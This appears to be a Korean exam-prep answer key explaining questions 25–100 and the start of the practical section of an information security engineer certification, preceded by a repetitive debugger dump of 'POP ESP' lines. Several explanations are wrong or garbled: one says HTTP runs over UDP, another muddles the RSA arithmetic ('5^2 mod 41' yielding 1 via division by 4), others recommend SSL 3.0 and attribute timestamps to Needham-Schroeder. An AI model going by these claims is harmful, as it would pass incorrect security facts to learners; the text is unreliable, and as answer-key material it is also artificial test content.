001110B0	54	POP ESP	SetFocus = 0
001110B1	54	POP ESP	SetFocus = 0
001110B2	54	POP ESP	SetFocus = 0
001110B3	54	POP ESP	SetFocus = 0
001110B4	54	POP ESP	SetFocus = 0
001110B5	54	POP ESP	SetFocus = 0
001110B6	54	POP ESP	SetFocus = 0
001110B7	54	POP ESP	SetFocus = 0
001110B8	54	POP ESP	SetFocus = 0
001110B9	54	POP ESP	SetFocus = 0
001110BA	54	POP ESP	SetFocus = 0
001110BB	54	POP ESP	SetFocus = 0
001110BC	54	POP ESP	SetFocus = 0
001110BD	54	POP ESP	SetFocus = 0
001110BE	54	POP ESP	SetFocus = 0
001110BF	54	POP ESP	SetFocus = 0
001110C0	54	POP ESP	SetFocus = 0
001110C1	54	POP ESP	SetFocus = 0
001110C2	54	POP ESP	SetFocus = 0
001110C3	54	POP ESP	SetFocus = 0
001110C4	54	POP ESP	SetFocus = 0
001110C5	54	POP ESP	SetFocus = 0
001110C6	54	POP ESP	SetFocus = 0
001110C7	54	POP ESP	SetFocus = 0
001110C8	54	POP ESP	SetFocus = 0
001110C9	54	POP ESP	SetFocus = 0
001110CA	54	POP ESP	SetFocus = 0
001110CB	54	POP ESP	SetFocus = 0
001110CC	54	POP ESP	SetFocus = 0
001110CD	54	POP ESP	SetFocus = 0
001110CE	54	POP ESP	SetFocus = 0
001110CF	54	POP ESP	SetFocus = 0
001110D0	54	POP ESP	SetFocus = 0
001110D1	54	POP ESP	SetFocus = 0
001110D2	54	POP ESP	SetFocus = 0
001110D3	54	POP ESP	SetFocus = 0
001110D4	54	POP ESP	SetFocus = 0
001110D5	54	POP ESP	SetFocus = 0
001110D6	54	POP ESP	SetFocus = 0
001110D7	54	POP ESP	SetFocus = 0
001110D8	54	POP ESP	SetFocus = 0
001110D9	54	POP ESP	SetFocus = 0
001110DA	54	POP ESP	SetFocus = 0
001110DB	54	POP ESP	SetFocus = 0
001110DC	54	POP ESP	SetFocus = 0
001110DD	54	POP ESP	SetFocus = 0
001110DE	54	POP ESP	SetFocus = 0
001110DF	54	POP ESP	SetFocus = 0
001110E0	54	POP ESP	SetFocus = 0
001110E1	54	POP ESP	SetFocus = 0
001110E2	54	POP ESP	SetFocus = 0
001110E3	54	POP ESP	SetFocus = 0
001110E4	54	POP ESP	SetFocus = 0
001110E5	54	POP ESP	SetFocus = 0
001110E6	54	POP ESP	SetFocus = 0
001110E7	54	POP ESP	SetFocus = 0
001110E8	54	POP ESP	SetFocus = 0
001110E9	54	POP ESP	SetFocus = 0
001110EA	54	POP ESP	SetFocus = 0
001110EB	54	POP ESP	SetFocus = 0
001110EC	54	POP ESP	SetFocus = 0
001110ED	54	POP ESP	SetFocus = 0
001110EE	54	POP ESP	SetFocus = 0
001110EF	54	POP ESP	SetFocus = 0
001110F0	54	POP ESP	SetFocus = 0
001110F1	54	POP ESP	SetFocus = 0
001110F2	54	POP ESP	SetFocus = 0
001110F3	54	POP ESP	SetFocus = 0
001110F4	54	POP ESP	SetFocus = 0
001110F5	54	POP ESP	SetFocus = 0
001110F6	54	POP ESP	SetFocus = 0
001110F7	54	POP ESP	SetFocus = 0
001110F8	54	POP ESP	SetFocus = 0
001110F9	54	POP ESP	SetFocus = 0
001110FA	54	POP ESP	SetFocus = 0
001110FB	54	POP ESP	SetFocus = 0
001110FC	54	POP ESP	SetFocus = 0
001110FD	54	POP ESP	SetFocus = 0
001110FE	54	POP ESP	SetFocus = 0
001110FF	54	POP ESP	SetFocus = 0

특정 윈도우 프로그램에 패스워드를 자동으로 입력하는 프로그램을 디버깅한 결과이다. 사용하는 메모리 주소와 관련 Assembly 코드, 외부 Win32 API를 확인할 수 있다.

리버스 도구

구분	설명
OllyDbg와 IDA	PE 파일의 구조와 실행 파일을 분석할 수 있는 도구
Procexp	프로세스의 동작을 확인
File Monitor	파일 이벤트 정보를 확인

Sysinternals의 File Monitor는 Process Monitor라는 도구로 통합되었다. Process Monitor는 Windows에서 통신 API, 파일 입출력 API, 레지스트리 등의 호출 정보를 수집할 수 있다.

25 ②

- Syn Flooding은 Syn 메시지를 전송하는 DDoS 공격기법이다.
- 스위치 스니핑 기법은 Switch Jamming, APR Spoofing, ICMP Redirect, ARP Redirect, SPAN(Switch Port Analyzer)가 있다.

26 ②

IoT를 대상으로 하는 DDoS 공격기법은 미라이(Mirai)이다. 스텝넷은 폐쇄형 시스템인 SCADA 시스템을 공격하는 악성코드이다.

27 ③

문제의 의미에 오해가 있을 수가 있다. 보기의 내용은 ARP 스푸핑의 방어에 관련된 내용이므로 올바른 방어 방법을 답안으로 골라야 한다. arp -s [ip 주소] [MAC 주소] 명령은 동적인 ARP 테이블을 사용하지 않고 정적으로 고정시켜 테이블에 추가하는 방법으로 ARP Spoofing에 대응하기 위한 방법이다.

28 ②

35 ③

IDS는 네트워크 IDS(NIDS)와 호스트 IDS(HIDS)로 분류된다. IDS는 침입을 탐지할 수는 있지만, 침입에 대한 효과적인 대응, 차단 등을 수행하지는 못한다.

36 ①

NetBIOS 관련 통신 포트

PORT	서비스	기능
135/TCP	RPC/DEC Locator Service	원격 컴퓨터 RPC 연결
137/UDP	NetBIOS Name Construction Service	컴퓨터 이름 및 작업 그룹 정보 확인
138/UDP	NetBIOS Datagram Service	호스트 간 데이터 교환
139/TCP	NetBIOS Session Service (SMB/CIFS over NetBIOS)	세션 관리
445/TCP/UDP	Direct HOST(SMB/CIFS over TCP)	윈도우 컴퓨터 자원 및 프린터 공유

NetBIOS는 서로 다른 두 컴퓨터 데이터를 교환하기 위해서 개발되었다.
PO3 : TCP 110 포트
IMAP : TCP 143 포트

37 ③

Trojan은 정상적인 프로그램으로 위장하여 침입한 뒤, 정보를 유출하고 자기 복제를 하지 않는 악성코드이며, Exploit은 보안 취약점을 공격하는 스크립트나 프로그램을 의미한다.

38 ②

L2TP VPN은 데이터링크 계층에서 동작하는 VPN으로 IKE와 ESP를 사용한다.

39 ②

Snort에서 nocase 옵션은 대소문자를 구분하지 않는 옵션이다.

40 ①


WiFi Enhanced Open은 개방형 핫스팟 네트워크에서의 암호화를 위한 옵션이다.

3과목


애플리케이션 보안

41 ④

httpd.conf 파일에서 디렉터리 인덱싱(리스팅)이 되도록 설정(indexes)



디렉터리 인덱싱(리스팅)



Indexes 설정이 되면 서버 내에 디렉터리의 정보가 조회된다. 따라서 Indexes를 제거하거나 -Indexes로 설정해야 한다.

42 ③

WAP는 휴대전화를 통한 인터넷 접속 등에 적용되는 무선통신을 사용하는 응용프로그램의 국제 표준이다. WAP은 각 계층별로 WSP(세션 계층), WTP(트랜잭션 계층), WTLS(보안 계층), WDP(전송 계층)으로 구성된다. 따라서 ①의 설명은 WTLS, ②의 설명은 WAP이며, ④의 설명은 WPA(WiFi Protected Access)에 대한 것이다.

43 ④

PGP는 전자우편 보안 기술로 기밀성을 위해서 IDEA, CAST, Triple-DES를 사용하고 전자서명을 위해서 RSA, DSS/Diffie-Hellman, SHA-1, MD5, RIPEMD-160을 사용한다. 대칭키 알고리즘은 AES는 사용되지 않는다.

44 ③

FTP 익명 사용자 계정정보는 /etc/passwd에서 찾아서 삭제할 수 있다. 많은 종류의 리눅스 배포판에서 기본으로 채택하고 있는 FTP서버인 vsFTP를 이용할 경우 vsftpd.conf 파일에서 anonymous_enable=NO로 설정하여 익명 사용자를 차단할 수도 있다.

45 ④

취약한 DBMS 버전 사용은 Patch를 수행하여 처리할 수 있어 IoT의 주요 보안 위협으로 볼 수 없다.

46 ④

SQL Injection은 입력값을 변경해서 데이터베이스를 공격하는 기법으로 인증을 우회하거나 데이터 노출, 원격 명령 실행 등을 할 수 있다. 하지만 DDos 공격인 서비스 거부와는 큰 관계가 없다.

47 ②

C언어 함수 중 `strcat()`, `gets()`, `scanf()`는 모두 버퍼 오버플로우에 취약한 함수이다. `strncat()` 함수는 `strcat()`과 달리 문자열의 길이를 검사하기 때문에 버퍼 오버플로우를 피할 수 있다. `get()`은 `fgets()`로, `scanf()` 및 `scanf()`는 `fscanf()`로 대체하여 버퍼 오버플로우를 피할 수 있다.

48 ③

주문자 정보와 카드 가맹점 정보를 분리해서 서명하는 것은 이중서명으로 전자상거래 지불 프로토콜인 SET의 핵심기능이다.

49 ④

DNS 싱크홀은 한국인터넷진흥원에서 제공하는 서비스로 악성봇에 감염된 PC를 해커가 조종하지 못하도록 악성봇과 해커의 명령/제어 서버 간 연결을 차단하는 서비스이다.

50 ①

`AndroidManifest.xml` 파일은 앱의 고유한 식별자인 패키지 명, 안드로이드 앱에서 필요 권한, 안드로이드 구성요소를 정의한 파일이다.

51 ②

실제 출제 시험에서는 ②의 내용이 `EHLO > AUTH > RCPT > MAIL > DATA > QUIT`로 출제되었으며, 문제 오류로 인하여 모두 정답 처리 되었다.

SMTP 명령어

PORT	설명
HELO	Handshaking과정으로 SMTP 통신 시작을 알린다.
MAIL	송신자의 전자우편 주소를 통지한다.
RCPT	수신자의 전자우편 주소를 통지한다.
DATA	메일헤더와 메시지를 전송하려면 사전에 DATA를 전송해야 한다.
QUIT	SMTP 세션을 종료한다.
EHLO	HELO와 동일하지만 AUTH와 같은 확장 SMTP를 사용할 수 있다.
AUTH	서버에 대한 클라이언트 인증 시 사용한다.

52 ④

안드로이드에서 `CHANGE_COMPONENT_ENABLED_STATE`는 애플리케이션 컴포넌트를 활성화하거나 비활성화하는 권한 제어이다.

53 ④

Reflected XSS는 스크립트가 포함된 메일을 피해자에게 전송하고 피해자는 스크립트를 실행해서 공격자에게 피해자 정보를 전송하는 것이다. XSS는 Stored XSS, Reflected XSS, DOM XSS로 분류되며 웹 애플리케이션이나 서버 등에 스크립트를 저장하는 XSS 공격은 Stored XSS이다.

54 ④

구글이나 네이버 등의 검색엔진은 검색의 결과물로 노출될 웹사이트들을 수집하기 위해 크롤러를 이용하나, 일부 웹사이트는 서버의 트래픽 제한이나 검색엔진의 노출을 원하지 않는 등의 이유로 크롤링을 거부할 수 있다. 이러한 사이트들은 `robots.txt`를 사이트 최상단 root에 등록하여 검색엔진의 크롤러에게 크롤링을 원치 않는다는 의사를 전달할 수 있다.

robots.txt 설정

모든 접근을 차단	모든 문서에 접근을 차단하고 첫 페이지만 허용
User-agent: *	User-agent: *
Disallow: /	Disallow: /
	Allow: /\$

55 ①

안드로이드 앱은 대체로 JAVA로 개발되어 있어 JAVA 디컴파일을 실행하면 소스코드가 노출된다. 이러한 문제를 해결하는 방법이 난독화로 아무런 작업을 하지 않는 코드나 의미없는 함수 등을 뒤섞어 데이터를 알아보기 힘들게 만드는 것이다.

56 ④

DNS 증폭 공격은 Open DNS Resolver 서버에 DNS Request로 ANY를 요청하고 전송하고 DNS Response를 피해자 IP로 설정하여 공격한다. 반복쿼리(Iterative Query)가 아니라 재귀쿼리(Recursive Query)를 허용하는 것으로 이에 대응할 수 있다.

57 ②

실제 테이블에서 유도된 가상 테이블 뷰(View)이다. 뷰를 사용해서 특정 컬럼만 조회되도록 할 수 있다.

58 ③

- windbg : 윈도우용 디버깅 도구
- jdbc : Java Database Connectivity로 자바로 작성된 프로그램을 DBMS에 연결하기 위한 API 규격
- tcpdump : UNIX나 Linux에서 네트워크 인터페이스를 통해 송수신되는 패킷의 정보를 출력해주는 스니핑 프로그램

59 ④

기업 간의 전자상거래 표준 프레임워크인 ebXML에 대한 설명이다.

60 ①

http는 UDP를 사용해서 ftp보다 간단하게 구현하여 작은 용량의 데이터를 빠르게 송수신할 수 있다. 그 특성으로 인하여 임베디드 시스템 등에 주로 사용된다. 하지만 인증절차가 없고 전송되는 데이터를 암호화하지도 않기 때문에 보안에 취약하다.

4과목

정보보안 일반

61 ②

인증서 취소 목록인 CRL에는 인증서 발급자, 해지 이유, 인증서 해지 시점, 인증서 일련번호 등이 포함되어 있다.

62 ①

OTP(One Time Password)는 동적 SEED값(시간)을 이용해 매번 추정할 수 없는 새로운 패스워드를 생성하는 보안시스템이다.

63 ③

2020년도부터 TLS 1.0과 TLS 1.1은 크롬, IE, Edge, Safari, Firefox 등 주요 브라우저에서 지원이 중단되었다. 따라서 보안을 위해서 TLS 1.2 이상, SSL 3.0 이상을 사용해야 한다.

64 ④

④에서 이야기하는 다른 암호화 알고리즘이 무엇인지 확인할 수가 없어 속도를 정확히 비교할 수는 없다. 다만 메시지 인증 코드는 해시함수를 사용하기 때문에 DES와 같은 대칭키/공개키 알고리즘보다는 소프트웨어적으로 속도가 빠르다. 하지만 입력값에 따라서 암호화 속도가 균일하지 않기에 틀린 내용이 된다.

65 ①

OTP(One Time Password)는 동적 SEED값에 개인의 비밀키를 조합하여 매번 추정할 수 없는 새로운 패스워드를 생성하는 보안시스템이다. SEED값은 기존 데이터로 OTP에서는 주로 생성 당시의 시간을 이용하며 최소 256비트 이상을 사용해야 한다.

66 ①

소프트웨어 보안 원칙의 최소 권한, 직무 분리, 알 필요성의 원칙 중 최소 권한의 원칙을 설명한 것이다. 사용자들이 불필요하게 많은 항목에 접근할 수 있을 수록 내부자 위협이 발생할 가능성이 커진다.

67 정답 없음

문제 오류로 인하여 전원 정답 처리되었다. ①부터 ④까지 모두 가명처리 방법이다. 그 외에 휴리스틱 가명화, 교환, 식별자 삭제, 레코드 삭제, 감추기, 임의 값을 추가, 공백/대체 등이 있다.

68 ④

Needham-Schroeder는 중간자 공격에 취약하다. 그러나 Needham-Schroeder는 Timestamp를 사용하기 때문에 현재 시각을 기준으로 세션키 탈취 여부를 판별할 수 있어 재전송 공격(Replay Attack)에는 취약하지 않다.

69 ①

OTP는 지식기반 인증기법이 아니라 소유기반 인증기법이다. 지식기반 인증기법은 Password 및 PIN 번호 등 사용자만 유일하게 알고 있는 것을 이용하는 기법이다.

70 ④

OCSP 서버는 요청을 받은 후에 Good(좋은), Revoked(만료), Unknown(알 수 없음)으로 응답한다.

71 ①

Blom 방식은 키 분배센터(KDC: Key Distribution Center)에서 두 노드에게 임의의 함수값을 전송하면 두 노드는 전송받은 정보로부터 두 노드 사이의 통신에 필요한 세션키를 생성하는 키 분배 방식이다.

72 ④

Diffie-Hellman은 이산대수의 어려움을 이용한 알고리즘으로 공개키 알고리즘에서 사용되는 키 교환 방식이다.

- 상대방의 공개키와 나의 개인키를 사용해서 비밀키(대칭키)를 생성한다.
- A의 공개키와 B의 개인키를 DH연산하면 B의 비밀키가 된다.
- B의 공개키와 A의 개인키를 DH연산하면 A의 비밀키가 된다.
- A와 B가 연산을 통해 구한 비밀키는 같은 값이 나오므로 서로의 비밀키로 사용할 수 있다.

73 ①

접근 통제 구성요소는 정책, 모델, 메커니즘이다. 그중에서 정책은 자원에 대한 접근을 제한하는 것이다.

접근 통제 구성요소

구분	설명
정책(Policy)	시스템 자원에 접근하는 사용자 접근모드 및 제한 조건을 정의
모델(Model)	시스템 보안 요구를 요구 명세로부터 정확하고 간결하게 표현
메커니즘(Mechanism)	시도된 접근 요청에 대해서 정의된 규칙을 대응시켜 검사, 불법적 접근을 제한

74 ③

OCSP로 전달받는 메시지는 ASN.1로 암호화되며, 보통 HTTP로 전달받는다.

75 ④

MicroSD는 복제될 수 있다.

76 ④

재전송 공격 또는 재생 공격은 가로챈 메시지를 복사하여 그대로 다시 전송하는 공격 방식으로 재생 공격에 대응하기 위해서는 타임스탬프, Sequence 번호, 비표(논리 카운터) 등을 추가하여 복사된 메시지를 인증에 사용할 수 없도록 해야 한다.

77 ②

사이드 채널 공격(Side Channel Attack, 부채널 공격)은 암호화 시스템을 논리적으로 돌파하는 대신 암호화 시스템을 물리적으로 구현하는 과정에서 발생하는 정보로부터 비밀 정보를 추출하는 공격이다. 시스템이 암호화, 복호화 연산을 하는 과정에서 발생하는 시간 지연이나 전자기 발생, 전력 소모량 변화 등을 분석한다.

78 ①

문제의 조건에서 암호문 C는 평문 P를 공개키 값 e만큼 제곱한 값을 모듈러 n으로 나눈 나머지 값(mod)n이다. 문제에 각 값을 대입하면 $C = 5^2 \bmod 41$ 이며 25를 4로 나눈 나머지는 25-4*6+1로 1이다. 따라서 암호문 C는 1이 된다.

79 ④

스마트카드에는 정적 데이터 인증 방식과 동적 데이터 인증 방식이 있다. 정적 데이터 인증 방식의 스마트카드에는 발행자의 개인키로 서명하여 암호화한 정적 응용 프로그램 데이터, 인증기관의 개인키로 서명하여 암호화한 발행자 공개키 데이터가 저장된다. 동적 데이터 인증 방식의 스마트카드에는 발행자 개인키로 서명하여 암호화한

정적 응용 프로그램 데이터+스마트카드 공개키, 인증기관의 개인키로 서명하여 암호화된 발행자 공개키, 스마트카드 개인키 데이터가 저장된다. 인증기관의 개인키는 발행자 공개키의 서명에 사용될 뿐 스마트카드 단말에 배포하지는 않는다.

80 ④

접근 통제 정책에는 신분기반 접근 통제인 DAC, 관리자에 의해 부여된 등급 기반 강제적 접근 통제인 MAC, 역할기반 접근 통제 RBAC이 있다. ACL은 접근 통제 리스트이다.

5과목

정보보안 관리 및 법규

81 ②

추론이란 기밀이 아닌 데이터로부터 기밀 정보를 얻어내는 가능성으로, 가용한 개별적인 데이터를 바탕으로 다른 데이터를 알아내는 것이다.

82 ②

ISO 27001은 국제표준화기구(ISO) 국제전기기술위원회(IEC)에서 제정한 정보보호 관리체계에 대한 국제표준으로 정보보호, 물리적, 관리적, 기술적 보안 등 정보보안 영역에 대한 인증이다. ISO 27701은 개인정보보호 경영시스템으로 ISO 27001의 확장이며 개인정보와 관련된 요구사항을 포함하고 있다.

83 ②

위탁업체가 수탁사를 관리·감독하는 것은 개인정보보호법 제26조에 근거를 두고 있으며 동법 시행령 제28조 제6항에 따라 위탁업무의 수행 목적 외 개인정보의 처리 금지, 개인정보의 기술적·관리적 보호조치, 위탁업무의 목적·범위, 재위탁 제한, 개인정보에 대한 안전성 확보에 대한 준수와 개인정보의 분실·도난·유출·위조·변조·훼손에 대한 교육 및 처리 현황에 대한 감독에 따라 이루어져야 한다. 직원의 채용요청은 해당 사항이 아니다.

84 ③

개인정보보호법 제25조, 고정형 영상정보처리기의 설치·운영 제한

다음의 경우를 제외하고는 공개된 장소에 고정형 영상정보처리기를 설치·운영하여서는 아니 된다.

1. 법령에서 구체적으로 허용하고 있는 경우
2. 범죄의 예방 및 수사를 위하여 필요한 경우
3. 시설의 안전 및 관리, 화재 예방을 위하여 정당한 권한을 가진 자가 설치·운영하는 경우
4. 교통단속을 위하여 정당한 권한을 가진 자가 설치·운영하는 경우
5. 교통정보의 수집·분석 및 제공을 위하여 정당한 권한을 가진 자가 설치·운영하는 경우
6. 촬영된 영상정보를 저장하지 아니하는 경우로서 대통령령으로 정하는 경우

85 ④

시나리오법은 정성적 위험분석 기법으로 어떤 사건도 기대대로 발생하지 않는다는 사실에 근거하여 일정 조건하에서 위험에 대한 발생 가능한 결과들을 추정하는 방법이다.

86 ②

디지털 포렌식 절차 중에서 증거물 획득(수집) 절차에 대한 설명이다. 포렌식 절차는 사전 준비, 증거 획득, 포장 및 이송, 분석 및 조사, 정밀 검토, 증거분석서(보고서) 작성, 보관으로 수행한다.

87 ④

원격 접근 시에는 안전한 방법인 VPN(Virtual Private Network)을 사용해야 한다. VNC는 원격접속 프로그램으로 정보보호와는 관련이 없으며 오히려 취약점이 될 수 있다.

88 ②

동일한 결과와 생성에 따른 법적 유효성 보장은 재현의 원칙에 해당한다.

디지털 포렌식의 5대 원칙

- 정당성의 원칙: 적법한 절차로 수집한 증거만 법적 효력이 있음
- 재현의 원칙: 검증 시 같은 조건에서는 동일한 결과가 나와야 함
- 신속성의 원칙: 휘발성 증거 획득을 위해 모든 과정은 지체 없이 진행되어야 함
- 절차의 연속성(연계 보관성)의 원칙: 증거물의 획득→이송→분석→보관→제출 각 단계의 담당과 책임이 명확해야 하고 추적 가능해야 함
- 무결성의 원칙: 수집 증거가 위·변조되지 않았음을 증명할 수 있어야 함

89 ④

동법 시행령 제15조에서 전담기관으로 한국지능정보사회진흥원, 한국지역정보개발원, 한국인터넷진흥원, 정보통신산업진흥원을 지정하고 있다. 명확한 출제 의도가 있는 문제로 보이지는 않으므로 문제를 이해하기보다는 읽어보고 넘어가도 될 듯하다.

90 ①

국내 ISMS 인증은 정보통신서비스 제공자에 대한 것으로, 정보통신방법을 근간으로 하며 제47조에서 이를 다루고 있다. 제1항에서는 인증에 대한 법적 근거를 제시하고 제2항에서는 ISMS 의무인증 대상을 정의하고 있다.

91 ③

자산에 대한 중요도 평가는 오직 인가된 사용자만 접근할 수 있는 기밀성, 비인가된 변경으로부터 보호되어야 하는 무결성, 사용자가 필요로 하는 시점에 접근 가능해야 하는 가용성으로 평가한다. 웹 서버는 필요로 할 때 바로 접근할 수 있어야 하므로 가용성을, 개인정보는 비인가자에게 노출되서는 안 되므로 기밀성이 가장 중요시해야 한다. 일반적인 백업데이터는 본래의 데이터가 손상되었을 때 곧바로 사용할 수 있어야 하므로 가용성이 가장 중요하지만 그 데이터의 내용이 본래 백업한 데이터와 달라서는 목적을 달성할 수 없으며, 내화금고에 보관해야 하는 데이터는 보호의 중요성이 특히 높으므로 무결성이 낮아도 된다고 할 수 없다.

92 ④

CERT 운영 시 중대 보안사고

- 정보시스템이 비인가 접근에 의해서 변조, 파괴되어 정상적인 서비스를 제공하지 못한
- 중요도 등급 1등급인 정보자산 또는 비밀문서가 외부로 누출
- 정보자산의 오용으로 인하여 조직의 대외 이미지에 중대한 손상
- 관련 법규 및 규정 저촉으로 인하여 사회적 물의를 일으킴
- 기타 고의 또는 과실에 의해 조직의 정상적 업무에 심각한 지장을 초래하는 경우
- 보안 장치의 변경이나 파괴: 출입보안, 침입탐지시스템, 잠금장치, 보안 카메라 등

93 ④

정보보호관리자가 아닌 정보보호위원회의 장이 정보보안업무 수행에 필요하다고 정한 사항이다.

전자금융감독규정 정보보호위원회의 운영(감독규정)

제8조의2(정보보호위원회 운영)

- ① 금융회사 또는 전자금융업자는 중요 정보보호에 관한 사항을 심의·의결하는 정보보호위원회를 설치 운영하여야 한다.
- ② 정보보호위원회의 장은 정보보호최고책임자로 하며, 위원은 정보보호업무 관련 부서장, 전산운영 및 개발 관련 부서장, 준법업무 관련 부서의 장 등으로 구성한다.
- ③ 정보보호위원회는 다음 각호의 사항을 심의·의결한다.
 1. 법 제21조제4항에 따른 정보기술부문 계획서에 관한 사항
 2. 법 제21조의2제4항제2호에 관한 사항
 3. 법 제21조의3에서 정한 취약점 분석·평가 결과 및 보완조치의 이행 계획에 관한 사항
 4. 전산보안사고 및 전산보안관련 규정 위반자의 처리에 관한 사항
 5. 기타 정보보호위원회의 장이 정보보안업무 수행에 필요하다고 정한 사항
- ④ 정보보호최고책임자는 정보보호위원회 심의·의결사항을 최고경영자에게 보고하여야 한다.
- ⑤ 최고경영자는 특별한 사정이 없는 한 정보보호위원회의 심의·의결사항을 준수하여야 한다.

94 ③

ISMS의 필수 인증범위는 정보통신서비스 운영에 관한 사항이며 개인정보 처리를 위한 사항은 ISMS-P의 인증범위가 되어야 포함된다. ERP, DW, Groupware는 기업의 재무회계, 데이터 분석, 그룹웨어에 관한 요소이므로 정보통신서비스 운영에 관한 사항으로 볼 수 없다.

95 ①

개인정보보호법 가명처리 특례조항

제28조의2(가명정보의 처리 등)

- ① 개인정보처리자는 통계작성, 과학적 연구, 공익적 기록보존 등을 위하여 정보주체의 동의 없이 가명정보를 처리할 수 있다.
- ② 개인정보처리자는 제4항에 따라 가명정보를 제3자에게 제공하는 경우에는 특정 개인을 알아보기 위하여 사용될 수 있는 정보를 포함해서는 아니 된다.

96 ③

사이버 윤리란 인터넷 세상 안에서 다양한 관계에서 이루어지는 모든 활동에 대한 도덕적 책임과 의무이며 기존 컴퓨터 윤리의 개념을 포함한다.

97 ④

클라우드컴퓨팅 발전 및 이용자 보호에 관한 법률 제25조

제25조(침해사고 등의 통지 등)

- ① 클라우드컴퓨팅서비스 제공자는 다음 각호의 어느 하나에 해당하는 경우에는 지체 없이 그 사실을 해당 이용자에게 알려야 한다.
 1. 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」 제23조제7호에 따른 침해사고가 발생한 때
 - － 침해사고 : 해킹, 컴퓨터바이러스, 논리폭탄, 메일폭탄, 서비스 거부, 또는 고출력 전자기파, 정보통신망의 정상적인 보호·인증절차를 우회하여 정보통신망에 접근할 수 있도록 하는 프로그램이나 기술적 장치의 정보통신망 또는 정보시스템 설치 등의 방법으로 정보통신망 또는 정보시스템을 공격하는 행위로 인해 발생한 사태
 2. 이용자 정보가 유출된 때
 3. 사전예고 없이 대통령령으로 정하는 기간(당사자 간 계약으로 기간을 정하였을 경우에는 그 기간을 말한다) 이상 서비스 중단이 발생한 때
 - － 대통령령으로 정하는 기간 : 클라우드컴퓨팅서비스의 중단 기간이 연속해서 10분 이상인 경우, 클라우드컴퓨팅서비스의 중단 사고가 발생한 때부터 24시간 이내에 클라우드컴퓨팅서비스가 2회 이상 중단된 경우로서 그 중단된 기간을 합하여 15분 이상인 경우
- ② 클라우드컴퓨팅서비스 제공자는 제4항제2호에 해당하는 경우에는 즉시 그 사실을 과학기술정보통신부장관에게 알려야 한다.
- ③ 과학기술정보통신부장관은 제2항에 따른 통지를 받거나 해당 사실을 알게 되면 피해 확산 및 재발의 방지와 복구 등을 위하여 필요한 조치를 할 수 있다.
- ④ 제4항부터 제3항까지의 규정에 따른 통지 및 조치에 필요한 사항은 대통령령으로 정한다.

98 ④

로그와 관련된 보안속성은 책임 추적성으로 시스템 내 개인을 유일하게 식별하고 행위를 기록하여 그 행위에 대한 책임을 부여하는 것이다.

99 ②

정성적 위험분석 기법은 전문가 감정(델파이법), 시나리오법, 기준선법, 순위결정법 등이 있고 정량적 위험분석 기법은 수학적공식 접근법, 확률 분포법, 과거 자료 분석법 등이 있다.

100 ③

공공기관의 개인정보파일 등록

개인정보보호법 제32조(개인정보파일의 등록 및 공개)

- ① 공공기관의 장이 개인정보파일을 운용하는 경우에는 다음 각호의 사항을 보호위원회에 등록하여야 한다. 등록한 사항이 변경된 경우에도 또한 같다.
 1. 개인정보파일의 명칭
 2. 개인정보파일의 운영 근거 및 목적
 3. 개인정보파일에 기록되는 개인정보의 항목
 4. 개인정보의 처리방법
 5. 개인정보의 보유 기간
 6. 개인정보를 통상적 또는 반복적으로 제공하는 경우에는 그 제공받는 자
 7. 그 밖에 대통령령으로 정하는 사항

실기 최신 기출문제 01회

01 단답형

01 행정안전부와 한국인터넷진흥원이 만든 “개인정보영향평가 수행안내서”에 따르면 위험도 평가를 다음과 같이 하고 있다.

$$\text{위험도} = \text{자산가치(영향도)} + \{ (a) \times (b) \} \times (c)$$

a, b, c에 들어갈 말을 쓰시오

해설

개인정보 영향평가 수행안내서에서 개인정보 침해위험 요소의 위험도 산정공식을 아래와 같이 제시하고 있다.

$$\text{위험도} = \text{자산가치(영향도)} + (\text{침해요인 발생 가능성} \times \text{법적 준거성}) \times 2$$

자산가치

구분	설명	자산가치
1등급	- 그 자체로 개인 식별이 가능하거나 민감한 개인정보 - 관련 법령에 따라 처리가 엄격히 제한된 개인정보 - 유출 시 범죄에 직접적으로 이용 가능한 정보	5
2등급	- 조합되면 명확히 개인의 식별이 가능한 개인정보 - 유출 시 법적 책임 부담 가능한 정보	3
3등급	- 개인정보와 결합하여 부가적인 정보 제공 가능 정보 - 제한적인 분야에서 불법적 이용 가능 정보	1

침해요인 발생 가능성

구분	발생 가능성	중요도
매우 높음	해당 침해요인의 발생 가능성이 높은 경우	3
높음	해당 침해요인의 발생 가능성이 그다지 높지 않은 경우	2
중간	해당 침해요인의 발생 가능성이 희박하다고 판단하는 경우	1
낮음	해당 침해요인의 발생 가능성이 없는 경우	0

법적 준거성

구분	법적 준거성	중요도
높음	법적 준수사항	1.5
낮음	법률 외 요건(권장사항)	1

정답

a : 침해요인 발생 가능성, b : 법적 준거성, c : 2

02 다음은 데이터베이스 암호화 기법에 대한 설명이다. 각각 설명하는 것을 쓰시오

구분	설명
(a)	응용프로그램의 수정 없이 암호화 적용이 가능한 장점이 있다. DBMS에서 수행되므로 DBMS에 부하가 발생한다.
(b)	외부 애플리케이션 영역에서 암호화를 수행하여 DB 서버 부하가 발생하지 않으며 구축 비용이 저렴하다.
(c)	DBMS 내의 기능을 이용하는 암호화 기법으로 DBMS의 종류에 따라서 지원하지 않을 수도 있다.

해설

- a. Plug-in 방식 : 암호화 솔루션을 DBMS에 설치하여 테이블 단위로 암호화하거나 복호화할 수 있다. 가장 큰 장점은 애플리케이션 (Application)을 수정하지 않아도 되는 것이다. 단점으로는 DBMS의 부하가 높아진다.
- b. API 방식 : 암호화 대상을 선정하여 개발자가 암호화 API를 호출하여 암호화하는 방식이다. 암호화가 필요한 데이터는 프로그램을 수정해야 한다.
